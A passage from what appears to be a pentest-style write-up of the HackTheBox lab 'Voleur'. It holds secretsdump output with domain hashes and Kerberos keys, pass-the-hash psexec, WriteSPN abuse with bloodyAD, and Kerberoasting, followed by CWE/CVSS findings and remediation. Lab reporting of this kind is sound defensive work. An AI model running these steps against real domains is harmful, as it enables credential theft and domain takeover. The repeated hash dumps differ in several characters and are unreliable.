secretsdump.py -system SYSTEM -security SECURITY -ntds ntds.dit local
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/../HTB_Boxes/retired/voleur/backups]
└─$ secretsdump.py -system SYSTEM -security SECURITY -ntds ntds.dit local
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VOLEUR\DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
VOLEUR\DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
VOLEUR\DC$:des-cbc-md5:7fc4c8f82907c132
VOLEUR\DC$:plain_password_hex:759d6c7b27b4c7c4feda8909bc656985b457ea8d7cee9e0be67971bcb648008804103df46ed40750e8d3be1a84b89be42a27e7c0e2d0f6437f8b3044e840735f37ba5359abae5fca8fe78959b667cd5a68f2a569b657ee4
3f9931e2fff61f9a6f2e239e384ec65e9e64e72c503bd86371ac800eb66d67f1bed955b3cf4fe7c46fca764fb98f5be358b62a9b02057f0eb5a17c1d67170dda9514d11f065accac76de1ccdb1dae5ead8aa58c639b69217c4287f3228a746b4e8fd56aea32e2
e8172fbc19d2c8d8b16fc56b469d7b7b94db5cc967b9ea9d76cc7883ff2c854f76918562baacad873958a7964082c58287e2
VOLEUR\DC$:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5d117895b83add68c59c7c48bb6db5923519f436
dpapi_userkey:0xdce451c1fdc323ee07272945e3e0013d5a07d1c3
[*] NL$KM
 0000   06 6A DC 3B AE F7 34 91  73 0F 6C E0 55 FE A3 FF   .j.;..4.s.l.U...
 0010   30 31 90 0A E7 C6 12 01  08 5A D0 1E A5 BB D2 37   01.....Z.....7
 0020   61 C3 FA 0D AF C9 94 4A  01 75 53 04 46 66 0A AC   a......J.uS.Ff..
 0030   D8 99 1F D3 BE 53 0C CF  6E 2A 4E 74 F2 E9 F2 EB   .....S..n*Nt....
NL$KM:066adc3baef73491730f6ce055fea3ff3031900ae7c61201085ad01ea5bbd23761c3fa0dafc9944a0175530446660aacd8991fd3be530ccf6e2a4e74f2e9f2eb
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9edcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:66e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:34ae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f
voleur.htb\marie.bryant:des-cbc-md5:cdf1692604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd
voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e
voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258
voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395
voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92
voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27
voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257
voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114
voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
[*] Cleaning up...
```

Administrator NT hash: **e656e07c56d831611b577b160b259ad2**

A pass-the-hash session was established via psexec:

```
psexec.py -hashes :e656e07c56d831611b577b160b259ad2 -k \
  'voleur.htb/administrator@dc.voleur.htb'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/voleur/backups]
└─$ psexec.py -hashes :e656e07c56d831611b577b160b259ad2 -k "voleur.htb/administrator@dc.voleur.htb"
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Requesting shares on dc.voleur.htb.....
[*] Found writable share ADMIN$
[*] Uploading file fkREfBGs.exe
[*] Opening SVCManager on dc.voleur.htb.....
[*] Creating service OVpX on dc.voleur.htb.....
[*] Starting service OVpX.....
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[!] Press help for extra shell commands
[-] CCache file is not found. Skipping...
Microsoft Windows [Version 10.0.20348.3807]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

```
 Directory of C:\Users\Administrator\Desktop

06/05/2025  03:33 PM    <DIR>          .
06/05/2025  03:30 PM    <DIR>          ..
01/29/2025  02:12 AM             2,308 Microsoft Edge.lnk
06/09/2026  06:37 PM                34 root.txt
               2 File(s)          2,342 bytes
               2 Dir(s)   4,026,036,224 bytes free

C:\Users\Administrator\Desktop> type root.txt
0f033fa27e5a97374ada7b614ac09f9b
```

6 Remediation Summary

The findings from this assessment represent a chain of four weaknesses spanning credential storage, Active Directory delegation rights, DPAPI material exposure, and backup access controls. Remediation actions are prioritised by the severity and enablement role of each finding within the attack chain.

6.1 Short Term

SHORT TERM REMEDIATION:

- Restrict access to the WSL SSH service on port 2222. The `svc_backup` account should not be reachable from the network via SSH unless that is an explicit operational requirement. If WSL SSH access is needed for backup automation, restrict the listener to localhost or a specific management IP and enforce host key verification. Immediately rotate the private key that was discoverable in the IT share, as it is now compromised.
- Remove the ntds.dit backup from the Windows filesystem path accessible via WSL. NTDS.dit backups must be treated as equivalent in sensitivity to the live AD database. Store them with equivalent access controls — offline media, encrypted storage, or a dedicated backup infrastructure — not in a folder readable by a service account with WSL filesystem access.
- Remove the cleartext credentials from `Access_Review.xlsx` immediately and rotate all passwords that were documented there. Credential data should never be stored in a spreadsheet, particularly one placed on a network share.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Review and remove the `WriteSPN` delegation right from `svc_ldap` over `svc_winrm`. WriteSPN allows any account holding it to make arbitrary accounts Kerberoastable. Delegation rights in Active Directory should follow the principle of least privilege and be reviewed periodically via BloodHound or equivalent tooling. Ensure that service accounts do not have unnecessary GenericWrite, WriteSPN, or GenericAll permissions over each other.
- Enforce strong password requirements for all service accounts and enable AES encryption for Kerberos service tickets. Accounts with weak passwords that use RC4 encryption for TGS-REP responses are trivially crackable offline once Kerberoasted. Service accounts should use passwords of at least 30 characters or be managed via Group Managed Service Accounts (gMSA) which rotate automatically.
- Purge archived user profiles from the IT share and implement a documented offboarding process that removes user profile data from all accessible shares when an account is decommissioned. DPAPI credential material in an archived profile is decryptable using the account's last known password, making any shared archive a potential credential store.

6.3 Long Term

LONG TERM REMEDIATION:

- Implement Managed Service Accounts or Group Managed Service Accounts for all service accounts. gMSA passwords are 240-character random strings rotated automatically by the domain, eliminating the password cracking vector entirely. They cannot be Kerberoasted to a crackable hash.
- Conduct a full BloodHound audit of Active Directory delegation rights and attack paths. The WriteSPN edge from svc_ldap to svc_winrm represents a class of misconfiguration that frequently accumulates over time through legacy access grants. A quarterly BloodHound review with automatic alerting on new dangerous edges (WriteSPN, GenericAll, GenericWrite, Owns) against tier-0 and service accounts should be established as an ongoing control.
- Define and enforce a backup access control policy. Backup copies of AD data (NTDS.dit, SYSTEM, SECURITY) should be subject to the same access tier as the live Domain Controller. Access should be restricted to backup administrators with MFA-protected privileged access workstations, not accessible via a WSL service account's mounted filesystem.

7 Technical Findings Details

1. svc_backup WSL Account Can Read NTDS.dit Backup via /mnt/c Enabling Offline Domain Hash Extraction - Critical

CWE	CWE-284 - Improper Access Control
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The `svc_backup` account is reachable via an SSH listener on port 2222 running inside a WSL instance on the domain controller. The WSL session has the Windows filesystem mounted at `/mnt/c`, granting read access to the Windows `C:\` drive. A manually created backup of `ntds.dit`, `ntds.jfm`, `SYSTEM`, and `SECURITY` is stored in `C:\IT\third-line support\backups\`. `svc_backup` can read these files directly via `/mnt/c` and transfer them via SCP. `secretsdump` extracts all domain password hashes from the offline files, providing the administrator NT hash for a pass-the-hash session.
Impact	Full domain compromise. All Active Directory password hashes extracted offline from the NTDS.dit backup. The administrator hash was used for a pass-the-hash session via psexec, delivering NT AUTHORITY\SYSTEM on the domain controller and the root flag.
Affected Component	• WSL SSH service — port 2222 — svc_backup account accessible via network SSH • C:\IT\third-line support\backups\ — ntds.dit, SYSTEM, SECURITY readable via /mnt/c
Remediation	Immediately remove the ntds.dit backup from the Windows filesystem and store it in an access-controlled location with security equivalent to the live NTDS.dit (offline encrypted media or dedicated backup infrastructure). Restrict the WSL SSH listener so that it is not accessible from the network — bind it to localhost only or disable it entirely if WSL SSH is not an operational requirement. Rotate the `svc_backup` RSA private key; the key that was stored in the IT share is now compromised. If WSL is needed for backup automation, access should be restricted to a dedicated management network with MFA and host-based access controls.
References	https://attack.mitre.org/techniques/T1003/003/

Finding Evidence

Inside the WSL session, `/mnt/c` gave read access to the Windows drive. A find command revealed the backup files:

```
svc_backup@DC:/$ dir
bin  boot  dev  etc  home  init  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
svc_backup@DC:/$ cd mnt
svc_backup@DC:/mnt$ dir
c
svc_backup@DC:/mnt$ cd c
svc_backup@DC:/mnt/c$ dir
$Recycle.Bin  Config.Msi              DumpStack.log.tmp  HR  PerfLogs        Program\ Files\ (x86)  Recovery                    Users    inetpub
$WinREAgent   Documents\ and\ Settings  Finance          IT  Program\ Files  ProgramData            System\ Volume\ Information  Windows  pagefile.sys
```

```
svc_backup@DC:/mnt/c$ dir
$Recycle.Bin  Config.Msi               DumpStack.log.tmp  HR  PerfLogs        Program\ Files\ (x86)  Recovery                    Users    inetpub
$WinREAgent   Documents\ and\ Settings  Finance            IT  Program\ Files  ProgramData            System\ Volume\ Information  Windows  pagefile.sys
svc_backup@DC:/mnt/c$ cd IT
svc_backup@DC:/mnt/c/IT$ dir
First-Line\ Support  Second-Line\ Support  Third-Line\ Support
svc_backup@DC:/mnt/c/IT$ cd Third-Line\ Support/
svc_backup@DC:/mnt/c/IT/Third-Line Support$ dir
Backups  Note.txt.txt  id_rsa
svc_backup@DC:/mnt/c/IT/Third-Line Support$ cd Backups
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ dir
Active\ Directory  registry
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ find . -type f
./Active Directory/ntds.dit
./Active Directory/ntds.jfm
./registry/SECURITY
./registry/SYSTEM
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$
```

The files were transferred to the attack box via SCP and fed to secretsdump:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/../HTB_Boxes/retired/voleur/backups]
└─$ secretsdump.py -system SYSTEM -security SECURITY -ntds ntds.dit local
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VOLEUR\DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
VOLEUR\DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
VOLEUR\DC$:des-cbc-md5:7fc4c8f82997c132
VOLEUR\DC$:plain_password_hex:759d6c7b27b4c7c4feda8909bc656985b457ea8d7cee9e0be67971bcb648008804103df46ed40750e8d3be1a84b89be42a27e7c0e2d0f6437f8b3044e840735f37ba5359abae5fca8fe78959b667cd5a68f2a569b657ee43f9931e2fff61f9a6f2e239e384ec65e9e64e72c503bd86371ac800eb66d67f1bed955b3cf4fe7c46fca764fb98f5be358b62a9b02057f0eb5a17c1d67170dda9514d11f065accac76de1ccdb1dae5ead8aa58c639b69217c4287f3228a746b4e8fd56aea32e2e8172fbc19d2c8d8b16fc56b469d7b7b94db5cc967b9ea9d76cc7883ff2c854f76918562baacad873958a7964082c58287e2
VOLEUR\DC$:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5d117895b83add68c59c7c48bb6db5923519f436
dpapi_userkey:0xdce451c1fdc323ee07272945e3e0013d5a07d1c3
[*] NL$KM
 0000   06 6A DC 3B AE F7 34 91  73 0F 6C E0 55 FE A3 FF   .j.;..4.s.l.U...
 0010   30 31 90 0A E7 C6 12 01  08 5A D0 1E A5 BB D2 37   01.......Z.....7
 0020   61 C3 FA 0D AF C9 94 4A  01 75 53 04 46 66 0A AC   a......J.uS.Ff..
 0030   D8 99 1F D3 BE 53 0C CF  6E 2A 4E 74 F2 E9 F2 EB   .....S..n*Nt....
NL$KM:066adc3baef73491730f6ce055fea3ff3031900ae7c61201085ad01ea5bbd23761c3fa0dafc9944a017553044666 0aacd8991fd3be530ccff6e2a4e74f2e9f2eb
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:b493398c124f7af8c118af9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9adcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:34ae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b29622 0b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a8b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d59534 10f
voleur.htb\marie.bryant:des-cbc-md5:cdf1492604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a794 8bf3054a7988d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd
voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e
voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258
voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395
voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92
voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27
voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257
voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114
voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
[*] Cleaning up...
```

The administrator hash was used for a pass-the-hash session, delivering NT AUTHORITY\SYSTEM:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/voleur/backups]
└─$ psexec.py -hashes :e656e07c56d831611b577b160b259ad2 -k "voleur.htb/administrator@dc.voleur.htb"
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Requesting shares on dc.voleur.htb.....
[*] Found writable share ADMIN$
[*] Uploading file fkREfBGs.exe
[*] Opening SVCManager on dc.voleur.htb.....
[*] Creating service OVpX on dc.voleur.htb.....
[*] Starting service OVpX.....
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[!] Press help for extra shell commands
[-] CCache file is not found. Skipping...
Microsoft Windows [Version 10.0.20348.3807]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```


```
 Directory of C:\Users\Administrator\Desktop

06/05/2025  03:33 PM    <DIR>          .
06/05/2025  03:30 PM    <DIR>          ..
01/29/2025  02:12 AM             2,308 Microsoft Edge.lnk
06/09/2026  06:37 PM                34 root.txt
               2 File(s)          2,342 bytes
               2 Dir(s)   4,026,036,224 bytes free

C:\Users\Administrator\Desktop> type root.txt
0f033fa27e5a97374ada7b614ac09f9b
```

2. svc_ldap Holds WriteSPN Over svc_winrm Enabling Targeted Kerberoasting - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	The `svc_ldap` service account has the `WriteSPN` right over the `svc_winrm` account in Active Directory. `WriteSPN` allows modifying the `servicePrincipalName` attribute on the target object. Adding a valid SPN to `svc_winrm` makes it Kerberoastable: the KDC will issue a TGS-REP encrypted with `svc_winrm`'s password hash when any user requests a ticket for the new SPN. The hash was cracked offline with Hashcat to recover `svc_winrm`'s password in cleartext.
Impact	Recovery of plaintext credentials for `svc_winrm` and WinRM access to the domain controller. The `svc_winrm` account provided the user flag and an interactive shell used to launch subsequent lateral movement steps.
Affected Component	• Active Directory — svc_ldap: WriteSPN over svc_winrm • svc_winrm — weak password crackable from Kerberos TGS-REP hash
Remediation	Remove the `WriteSPN` right from `svc_ldap` over `svc_winrm`. Service accounts should not hold delegation rights over other accounts unless there is a specific documented operational requirement. Conduct a BloodHound review to identify any other WriteSPN, GenericWrite, or GenericAll edges between service accounts and remediate them. For `svc_winrm`, migrate to a Group Managed Service Account (gMSA) so its password is automatically managed as a 240-character random string that cannot be cracked.
References	• https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast • https://specterops.io/blog/2022/06/21/blood-on-the-vine/

Finding Evidence

BloodHound identified the WriteSPN edge from `svc_ldap` to `svc_winrm`:



A new SPN was assigned to `svc_winrm` using bloodyAD:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ bloodyAD --host dc.voleur.htb -d voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k set object 'svc_winrm' servicePrincipalName -v 'http/pwned'
[+] svc_winrm's servicePrincipalName has been updated
```

The account was Kerberoasted and the TGS-REP hash cracked:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc ldap DC.voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k --kerberoast kerberoast.out
LDAP        DC.voleur.htb   389    DC              [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        DC.voleur.htb   389    DC              [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
LDAP        DC.voleur.htb   389    DC              [*] Skipping disabled account: krbtgt
LDAP        DC.voleur.htb   389    DC              [*] Total of records returned 1
LDAP        DC.voleur.htb   389    DC              [*] sAMAccountName: svc_winrm, memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb, pwdLastSet: 2025-01-31 04:10:12.398769, lastLogon: 2025-
01-29 10:07:32.711487
LDAP        DC.voleur.htb   389    DC              $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$2fb9bfa5da452db15f190ad38531793e$6b36b50acad063806a983532aeca01a1336e028ce97d5747db39b95c174f01ad
541a1323067c89eabdf5690932a4e6dc0bbfc96d78ff9dc251ba4261eea31a14ae12ba54b3400a9ba9411e404989fd3a1b80b02ab5a60c86996e4ea989d32bfe41a820f1646fdd5fd79dd1696cd6a5108849b8568ef1a4f7ec40d31109c363cd9d4c4125f7e78
8151a5170e7c5bd13eb2e38fd4676c77391705e67ba7470d3d93d79e2ae80822411b89727524dbc71d4fe0f86eea8f34f9710e23191c4c7c4ca9044ac37d2b0303d2f519f061c7d961a6d2b040680bc8ba194e3ba55035f8bba19b6d7b223eed681e907a8e8c6
8a5aca96f9bee5c4d65f18a588ce088a5497208885f6a95d1625f7dcecb8c4c37bf33787a3fc0f63af3a957a5709d3cbafef07d39926aa10511589cba73429fb961a7e03e2d9e72fccf377aced400c6588b1515aef0636f89ff4e8ab103e7f254221785034af
